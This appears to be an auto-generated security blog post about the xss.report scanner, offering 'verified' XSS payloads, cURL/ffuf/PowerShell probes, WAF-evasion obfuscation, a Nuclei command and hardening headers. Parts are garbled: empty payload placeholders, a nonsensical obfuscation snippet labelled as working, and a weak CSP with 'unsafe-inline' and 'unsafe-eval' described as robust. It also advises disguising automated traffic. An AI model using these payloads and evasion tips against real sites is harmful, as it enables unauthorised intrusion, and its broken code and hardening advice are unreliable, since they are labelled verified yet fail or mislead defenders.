Listen to this Post
Introduction:

The landscape of bug bounty hunting is constantly evolving, with tools like xss.report providing critical automation for discovering Cross-Site Scripting (XSS) vulnerabilities. The recent introduction of an ultra-exclusive, 4-character VIP domain within the platform represents a significant leap in targeted, high-fidelity scanning capabilities, underscoring the increasing sophistication of offensive security tooling.
Learning Objectives:
- Understand the core functionality and purpose of the xss.report tool in modern web application security testing.
- Learn key command-line and browser-based techniques for manual XSS vulnerability discovery and verification.
- Explore advanced exploitation and obfuscation methods to bypass modern web application firewalls (WAFs).
You Should Know:
1. Crafting the Perfect Probe with cURL
Verified command list:
curl -i -s -k -X $'POST' \
-H $'Host: vulnerable-api.target.com' -H $'Content-Type: application/json' \
--data-binary $'{\"search\":\"<script>alert(1)</script>\"}' \
$'https://vulnerable-api.target.com/endpoint'
Step‑by‑step guide:
This cURL command is essential for manually testing API endpoints for XSS. The `-i` flag includes the HTTP response headers in the output, which is crucial for analyzing server behavior. The `-s` flag silences the progress meter, and `-k` allows connections to SSL sites without certificates (useful for internal testing). The `-X` flag explicitly sets the POST method, and the `–data-binary` flag sends a raw JSON payload. Replace the URL and JSON structure with your target’s parameters. Analyze the response for unescaped output of your script tag.
2. Browser Console DOM Manipulation for Proof-of-Concept
Verified code snippet:
// Test for DOM-based XSS by injecting a source sink
let element = document.createElement('div');
element.innerHTML = window.location.hash.slice(1);
document.body.appendChild(element);
console.log('Injected payload: ' + window.location.hash);
Step‑by‑step guide:
DOM-based XSS can be elusive. This script helps you test if user input (in this case, the URL fragment after the “) is being written to the page’s DOM without proper sanitization. Execute this in the browser’s developer console (F12) on a potentially vulnerable page. After execution, manipulate the URL by adding a fragment like `` and reload the page. If the alert fires, you’ve confirmed a DOM XSS flaw.
3. Linux Command-Line Payload Fuzzing with FFUF
Verified command:
ffuf -w ./xss-payloads.txt -u https://target.com/search?q=FUZZ -mc 200 -H 'User-Agent: Mozilla/5.0' -t 50
Step‑by‑step guide:
FFuf is a rapid web fuzzer. This command automates the injection of XSS payloads. `-w` specifies the wordlist file (e.g., `xss-payloads.txt` containing various XSS strings). The `-u` flag defines the target URL, using `FUZZ` where the payloads will be inserted. `-mc 200` tells ffuf to only show responses with an HTTP 200 status code. `-t` sets the number of concurrent threads. Always use a custom User-Agent to avoid looking like automated traffic.
4. Windows PowerShell HTTP Request Testing
Verified PowerShell snippet:
$Payload = [System.Web.HttpUtility]::UrlEncode('"><svg onload=alert(1)>')
$Response = Invoke-WebRequest -Uri "https://target.com/search?q=$Payload" -Method Get -UserAgent 'Mozilla/5.0'
$Response.Content | Select-String -Pattern '"><svg onload=alert\(1\)>' -Context 5
Step‑by‑step guide:
This PowerShell script tests for reflected XSS. It URL-encodes a common XSS payload using [System.Web.HttpUtility]::UrlEncode. It then sends a web request to the target URL with the injected payload. Finally, it searches the raw HTML response content for the unescaped payload, printing it with surrounding lines of context (-Context 5) for verification. This is a powerful way to script tests from a Windows machine.
5. Bypassing WAFs with Advanced Obfuscation
Verified JavaScript code snippet:
// Obfuscated payload using JavaScriptfuck or similar
eval(String.fromCharCode(97,108,101,114,116,40,49,41));
// Alternative using template literals and unicode escape
window<a href="atob('MQ==')">'al'+'\x65rt'</a>; // Decodes to '1'
Step‑by‑step guide:
Modern WAFs often filter plain `alert()` calls. These snippets demonstrate basic obfuscation. The first uses `String.fromCharCode` to build the string ‘alert(1)’ dynamically. The second uses a unicode escape sequence (\x65) for ‘e’ and the `atob()` function to decode a base64 string ‘MQ==’ which decodes to ‘1’. Test these in places where a standard payload is blocked. Always adapt the context (e.g., `document.location` instead of `window` if needed).
6. Configuring Nuclei for Large-Scale XSS Scanning
Verified command:
nuclei -u https://target.com -t /path/to/nuclei-templates/http/cves/ -t /path/to/nuclei-templates/http/exposures/ -include-rr -o results.txt
Step‑by‑step guide:
Nuclei uses community-powered templates to scan for thousands of vulnerabilities. This command scans a target (-u) using all templates related to CVEs and exposures. The `-include-rr` flag is critical; it includes the full HTTP request and response in the output file (results.txt), allowing you to manually verify any potential XSS findings that automated tools might flag. Always ensure you have permission before running such a scan.
7. Hardening Web Headers with Apache/Nginx
Verified configuration snippets:
Apache (.htaccess):
Header always set Content-Security-Policy "default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval';"
Header always set X-XSS-Protection "1; mode=block"
Nginx (nginx.conf):
add_header Content-Security-Policy "default-src 'self';";
add_header X-XSS-Protection "1; mode=block";
Step‑by‑step guide:
Mitigation is as crucial as exploitation. The Content-Security-Policy (CSP) header is the most robust defense against XSS. This example sets a policy where resources can only be loaded from the same origin ('self'). The `script-src` directive allows inline scripts, which is often necessary but reduces security. The `X-XSS-Protection` header enables the browser’s built-in XSS auditor. Tweak the CSP to fit your application’s needs for optimal security without breaking functionality.
What Undercode Say:
- The move towards hyper-exclusive, shorter domains for tools like xss.report isn’t just about prestige; it’s a practical response to rate-limiting and IP blacklisting by major platforms, allowing for more sustained and effective scanning.
- The integration of such tools into a bug bounty hunter’s workflow is shifting the skill requirement from purely manual discovery to one of strategic tool configuration, payload engineering, and WAF evasion tactics.
The announcement of a 4-character VIP domain for xss.report is a microcosm of a larger trend in cybersecurity: the industrialization of offensive security. This isn’t about a simple tool update; it signals a maturation where access to premium, efficient scanning infrastructure becomes a key differentiator in the competitive bug bounty economy. The focus is shifting from who can write the best manual payload to who can most effectively orchestrate automated, evasive, and targeted attacks at scale, forcing defenders to similarly evolve their automated mitigation strategies.
Prediction:
The proliferation of highly automated, cloud-based scanning services with anti-detection features like rotating IPs and WAF-bypassing payload engines will force a paradigm shift in web application defense. Defenders will increasingly rely on behavioral analysis and AI-driven anomaly detection to distinguish between legitimate traffic and sophisticated automated attacks, moving beyond simple signature-based WAF rules that are trivial for these next-generation tools to circumvent. The cat-and-mouse game is entering a new, more computationally intense phase.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Numanturle I – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


